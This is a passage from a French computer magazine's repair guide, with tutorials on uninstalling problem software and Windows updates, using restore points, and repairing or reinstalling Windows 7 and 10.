
## 03 > REPÉRER DES ANOMALIES


Même si WinAudit nous intéresse ici pour la partie matérielle, naviguer, par exemple, dans les **Logiciels installés** via l'arborescence, permet de repérer quelques bizarreries éventuelles. Ici, un programme « bl » est mentionné, qui renvoie au dossier d'installation d'un logiciel absent de la machine. Plus qu'à suivre le chemin indiqué et à s'en débarrasser.

## 04 > ENREGISTRER LE RAPPORT

L'affichage par défaut des résultats est pratique pour une consultation personnelle, mais moins si l'on veut copier des informations précises. Cliquez sur **Visualiser** puis sur l'élément dont vous voulez isoler le rapport, qui s'affiche au format **.txt**. Pour conserver l'ensemble du rapport et, surtout, son système de navigation par arborescence, cliquez sur **Sauver** pour l'enregistrer au format HTML.

# DÉPANNER- RÉPARER





**34**

**DÉBLOQUEZ** vos logiciels

**36**

**DÉSINSTALLER** les mises  
à jour de Windows

**38**

Windows : **REMONTEZ**  
le **TEMPS**

**40**

**RÉPAREZ** ou  
**RÉINSTALLEZ** Windows

**46**

Tentez la **PARTITION**  
de **RESTAURATION**



# DÉBLOQUEZ vos LOGICIELS

Depuis que vous avez installé ce maudit programme, les problèmes s'enchainent ? Désinstallez-le ! Ce logiciel refuse de s'installer ou de se lancer ? C'est peut-être qu'il n'est pas compatible avec votre version de Windows.



**S**i vos soucis d'ordinateur ont commencé avec l'installation d'un programme, c'est que ce dernier a sans doute quelque chose à voir avec le problème. Il faudra tenter une désinstallation « propre » depuis le module de Windows, et peut-être passer par un utilitaire spécialisé. Si au contraire un logiciel refuse de s'installer, méfiez-vous du distinguo 32/64 bits qui peut parfois semer la discorde dans le système. N'oubliez pas l'adage :


« Qui peut le plus, peut le moins ». Un système 64 bits fera tourner du 32 ou du 64 bits sans problème tandis qu'un système 32 bits sera cantonné aux programmes conçus pour lui. Choisissez bien la version de votre programme ! Enfin si votre programme s'installe mais ne fonctionne pas parce qu'il est trop vieux (sorti à l'époque de Windows XP, voir avant), Windows a plus d'un tour dans son sac et vous proposera de remonter dans le temps.



## INFOS [ GEEK UNINSTALLER ]


Où le trouver ? [ [www.geekuninstaller.com](http://www.geekuninstaller.com) ] Difficulté :    

## TUTO



### 01 > DÉINSTALLER AVEC WINDOWS

Pour désinstaller un programme qui pose problème, allez dans **Panneau de configuration > Programmes et fonctionnalités** (avec Windows 10, clic droit sur le menu Démarrer) et trouvez le trouble-fête dans la liste. Sélectionnez-le et faites **Désinstaller**. Si un message d'erreur apparaît, que la désinstallation est impossible ou que le programme n'est pas dans la liste, essayez un utilitaire spécialisé comme Geek Uninstaller.




### 02 > DÉINSTALLER AVEC GEEK UNINSTALLER

Une fois lancé, le logiciel affiche tous la liste des programmes installés. Faites un clic droit sur celui que vous souhaitez désinstaller et choisissez **Désinstaller**. Optez pour **Suppression forcée** si le programme reste récalcitrant. Après la désinstallation, Geek Uninstaller vous propose l'effacement des traces résiduelles. Cochez tout et validez avec **Terminer**.



### 03 > CHOISIR LA BONNE VERSION

Si vous recevez un message d'erreur lorsque vous tentez d'installer un logiciel, c'est peut-être que vous n'avez pas téléchargé la bonne version. Votre Windows est-il en 32 bits ou 64 bits? Un programme 64 bits ne fonctionnera pas correctement sur un système 32 bits. Dans le menu **Démarrer**, faites un clic droit sur Ordinateur puis **Propriétés** (dans Windows 10 cherchez **Système** dans la zone de recherche), et voyez la ligne **Type du système**.



### 04 > ESSAYER LE MODE DE COMPATIBILITÉ

Le programme s'installe mais ne fonctionne pas ? Peut-être est-il trop vieux pour votre version de Windows. Trouvez le dossier du logiciel (dans **C:\Programmes** ou **C:\Program Files (x86)**), faites un clic droit sur le fichier exécutable (.exe), et cliquez sur **Propriétés**. A l'onglet **Compatibilité**, cochez **Exécuter ce programme en mode de compatibilité pour** et essayez une version plus ancienne de Windows.



# DÉSINSTALLER LES MISES À JOUR DE WINDOWS

Mise à jour ne rime pas toujours avec amour. Il arrive parfois que Microsoft vous installe une « update » de Windows qui ne tourne pas rond et perturbe le système. Voyons comment faire le ménage dans ces mises à jour et éviter qu'elles se réinstallent automatiquement.



**L**es mises à jour de Windows sont très importantes, car en plus d'améliorer certains aspects de votre système (performances, interface, etc.), elles colmatent des failles de sécurité critiques. Le problème

c'est que ces mises à jour font parfois planter ou bugger votre système, qu'il s'agisse d'une erreur chez Microsoft ou d'un problème lié à votre PC. Le mieux est alors de supprimer la mise à jour problématique en attendant un correctif. Problème : elle risque de se réinstaller, surtout avec Windows 10, qui ne permet plus de stopper les mises à jour. L'utilitaire Win Update Disabler permet néanmoins de bloquer ce processus.



UN LOGICIEL  
À UTILISER AVEC  
INTELLIGENCE...




## INFOS [ WIN UPDATE DISABLER ]

Où le trouver ? [ <http://goo.gl/QGLK63> ] Difficulté : ☠☠☠

# TUTO


## 01 > CONFIGURER WINDOWS UPDATE

Pour régler les mises à jour, avec Windows 7 allez dans le Panneau de configuration, à la section **Windows Update**. Avec Windows 10, allez dans les Paramètres, section **Mise à jour et sécurité**. Avec cette dernière version du système, impossible de bloquer les mises à jour automatique. Mais vous pouvez aller dans **Modifier les heures d'activité** ou **Options de redémarrage** pour éviter les redémarrages intempestifs après mise à jour pendant que vous travaillez.




## 02 > DÉSINSTALLER DES MISES À JOUR

Pour désinstaller une mise à jour, allez à la section **Programmes et fonctionnalités** du Panneau de configuration (avec Windows 10, clic droit sur le menu Démarrer). Puis cliquez sur le lien **Afficher les mises à jour installées**, à gauche. Les mises à jour de Windows sont identifiées avec le code KB. Cliquez sur la mise à jour problématique (souvent la dernière) et faites **Désinstaller**.



## 03 > GELER LES MISES À JOUR


Pour éviter que Windows ne réinstalle cette mise à jour, en attendant qu'un correctif soit publié, vous pouvez utiliser Win Update Disabler qui va simplement bloquer les mises à jour. Dans l'onglet **Désactiver**, cochez **Désactiver les mises à jour de Windows** et faites **Appliquer maintenant**. Ce tour de passe-passe fonctionne avec toutes les versions de Windows depuis XP. Attention, ne désactivez pas le Centre de sécurité, Defender ou le Pare-feu, sauf si vous savez ce que vous faites...





# REMONTÉZ DANS LE TEMPS

Malgré tous vos efforts et nos conseils précédents, Windows ne va toujours pas mieux ? Pourquoi ne pas faire un saut dans le temps et revenir quelques jours en arrière ? C'est possible avec les points de restauration.



**U**n point de restauration, c'est un peu comme un instantané de Windows, qui vous permet de revenir en arrière, à un moment où le système était stable, si vous rencontrez des problèmes. Normalement, Windows crée automatiquement des points de restauration lors d'événements importants : mise à jour critique, installation d'un nouveau service, etc. Vous pouvez aussi créer un

point de restauration de votre propre chef lors d'une manipulation pouvant comporter des risques (changement de pilote, installation d'un logiciel, etc.). La page ci-contre vous indique comment procéder, et comment utiliser les points de restauration en cas de problème. Attention, vos documents et données ne sont pas affectés, mais tous les logiciels installés postérieurement au point de restauration auquel vous revenez devront être réinstallés.



## INFOS [ WINDOWS ]

Où le trouver ? [ [www.microsoft.com](http://www.microsoft.com) ] Difficulté : 2

## TUTO

### Restaurer le système

Vous pouvez annuler les modifications système en rétablissant l'ordinateur à un état antérieur en choisissant un point de restauration précédent.

Restauration du système...

#### Paramètres de protection

Lecteurs disponibles	Protection
SYSTEME (C:) (Système)	Activée
STOCKAGE (D:)	Désactivée
disque MAHEL (H:)	Désactivée

### Créer un point de restauration

Entrez une description pour vous aider à identifier le point de restauration. La date et l'heure actuelles sont ajoutées automatiquement.

mise à jour pilote de carte graphique

Créer

Annuler

## 01 > ACTIVER LA RESTAURATION

Tapez **restauration** dans le champ de recherche du menu **Démarrer** et sélectionnez **Créer un point de restauration**. Dans le cadre Paramètres de restauration, vérifiez que la création automatique de points de restauration est bien **Activée**, au moins pour le disque système (C:). Sinon, sélectionnez cette ligne, cliquez sur **Configurer**, et activez l'option, en lui réservant au moins 5% d'espace disque. Validez par **OK**.

## 02 > CRÉER UN POINT DE RESTAURATION

Pour créer vous-même un point de restauration (par exemple avant de procéder à la mise à jour d'un pilote), cliquez sur le bouton **Créer**. Taper un nom pour ce point de restauration (par exemple «mise à jour pilote de carte graphique») puis cliquez sur **Créer**. Patientez le temps de l'enregistrement, et validez avec **Fermer**. Vous pouvez ensuite refermer la fenêtre **Propriétés système**.

Fuseau horaire actuel : Paris, Madrid

Date et heure	Description	Type
09/02/2017 14:40:02	mise à jour pilote de carte graphique	Manuel
08/02/2017 16:40:28	Installed DriversCloud.com (64 bits)	Installer
06/02/2017 22:38:57	Installed Boxcryptor 2.7.503	Installer
04/02/2017 10:36:19	Point de restauration automatique	Système
25/01/2017 16:08:45	Windows Update	Mise à j
16/01/2017 20:12:29	Opération de restauration	Annuler

Restauration du système

Confirmer le point de restauration

Votre ordinateur sera restauré dans l'état où il était avant l'événement dans le champ Description ci-dessous.

Date et heure : 09/02/2017 14:40:02 (Paris, Madrid)

Description : Manuelle : mise à jour pilote de carte graphique

Lecteurs : SYSTEME (C:) (Système)

## 03 > SÉLECTIONNER UN POINT DE RESTAURATION

Pour revenir à un état antérieur de votre système, faites **Restauration du système** puis **Suivant**, et cochez la case **Afficher d'autres points de restauration**. Sélectionnez un des points et faites **Rechercher les programmes concernés** pour connaître la raison de sa création. Si vous reconnaissez l'évènement à l'origine de vos problèmes, choisissez ce point. Si vous ne savez pas quoi faire, essayez d'abord le point le plus récent.


## 04 > APPLIQUER LA RESTAURATION

Une fois le point de restauration choisi, sélectionnez-le et faites **Suivant**. Confirmez le disque à restaurer (a priori, C:, le disque système), faites de nouveau **Suivant**, puis **Terminer** et confirmez par **Oui**. Laissez le processus se dérouler (l'ordinateur redémarre). Si les problèmes persistent, essayez un autre point de restauration plus ancien.



# RÉPAREZ ou RÉINSTALLEZ WINDOWS

Windows propose toute une panoplie d'outils pour réparer ou réinstaller le système en cas de dysfonctionnement. Explications.



**T**outes les tentatives précédentes, désinstallation de logiciels ou de mises à jour Windows problématiques, ou restauration du système, ont échoué ? Il faut passer à l'étape supérieure, la réparation de Windows, voire sa réinstallation dans les cas graves. Windows 7 et 10 offrent pour cela de nombreux outils. Dans les pages

qui suivent, nous détaillons les méthodes à employer, de la moins destructrice (simple réparation) à la plus radicale (réinstallation complète). Tentez-les dans l'ordre, en sachant que dans certains cas, vous effacerez vos programmes, qu'il faudra réinstaller, voire tous vos fichiers, dont il faut donc posséder une sauvegarde. Les deux premières étapes sont consacrées à la création d'outils de réparation et de réinstallation, qui vous seront utiles pour la suite, à entreprendre à titre préventif, avant que d'éventuels problèmes surviennent !



**SI WINDOWS  
EST CASSÉ, IL Y A  
DES SOLUTIONS**




## INFOS [ WINDOWS ]

Difficulté :

TUTO


## 01 &gt; CRÉER UNE IMAGE SYSTÈME

Une image système permet de restaurer l'ordinateur dans l'état où il était lors de la création de l'image. À faire avant l'apparition de problèmes ! Munissez-vous d'un disque dur externe d'au moins 500 Go. Sous Windows 7, allez dans **Panneau de configuration > Système et sécurité > Sauvegarder et restaurer**. Sous Windows 10, allez dans **Paramètres du PC > Mise à jour et sécurité > Sauvegarde**, cliquez sur **Accéder à l'outil Sauvegarder et restaurer (Windows 7)**. Dans les deux cas, cliquez sur **Créer une image système**, à gauche, sélectionnez le bon lecteur et faites **Suivant** pour lancer la procédure.



## 02 &gt; CRÉER UNE CLÉ USB DE RÉPARATION

Pour réparer Windows, vous pouvez utiliser une clé USB, à préparer sur un autre PC si le vôtre ne fonctionne plus. Il faut une clé d'au moins 8 Go. Pour Windows 10, rendez-vous sur <https://goo.gl/LPwbKF> et récupérez l'utilitaire fourni par Microsoft. Lancez-le, cliquez sur **Créer un support d'installation pour un autre PC** puis **Suivant**. L'ISO de Windows sera téléchargé à la fin. Pour Windows 7, téléchargez l'ISO de votre OS à l'aide de votre clé de licence (voir page xx), sur le site <https://goo.gl/e1GDCM>. Utilisez ensuite le logiciel WUDT (<https://goo.gl/28R8X2>) pour finaliser la procédure.





01010110101010101





## Éteindre votre PC





## 05 > RÉINSTALLER LE SYSTÈME SANS RIEN EFFACER (WINDOWS 7)

Windows 7 possède une option appelée **Mise à niveau**, qui est en fait une réinstallation de Windows sans perte de fichiers et de programmes. Il vous faut le DVD original de Windows ou une clé d'installation de Windows 7 (voir étape 2) et un accès au bureau du PC (s'il ne démarre pas, voir étape 9 et 10). Lancez le DVD ou branchez la clé et double-cliquez sur le fichier **setup.exe**. Cliquez ensuite sur **Installer maintenant**, valider le téléchargement des mises à jour puis choisissez **Mise à niveau**.



## 06 > RÉINSTALLER WINDOWS EN CONSERVANT SES FICHIERS (WINDOWS 10)



Cette option efface vos programmes et applications (il faudra les réinstaller), mais ne touche pas à vos fichiers. Allez dans les **Paramètres du PC** > **Mise à jour et sécurité** > **Récupération**. Sous **Réinitialiser ce PC**, cliquez sur **Commencer**. Cliquez ensuite sur **Conservez mes fichiers**. Suivant votre modèle, une troisième option, **Restaurer les paramètres d'usine**, peut apparaître. Notez que les applications et programmes préinstallés ne seront pas supprimés.






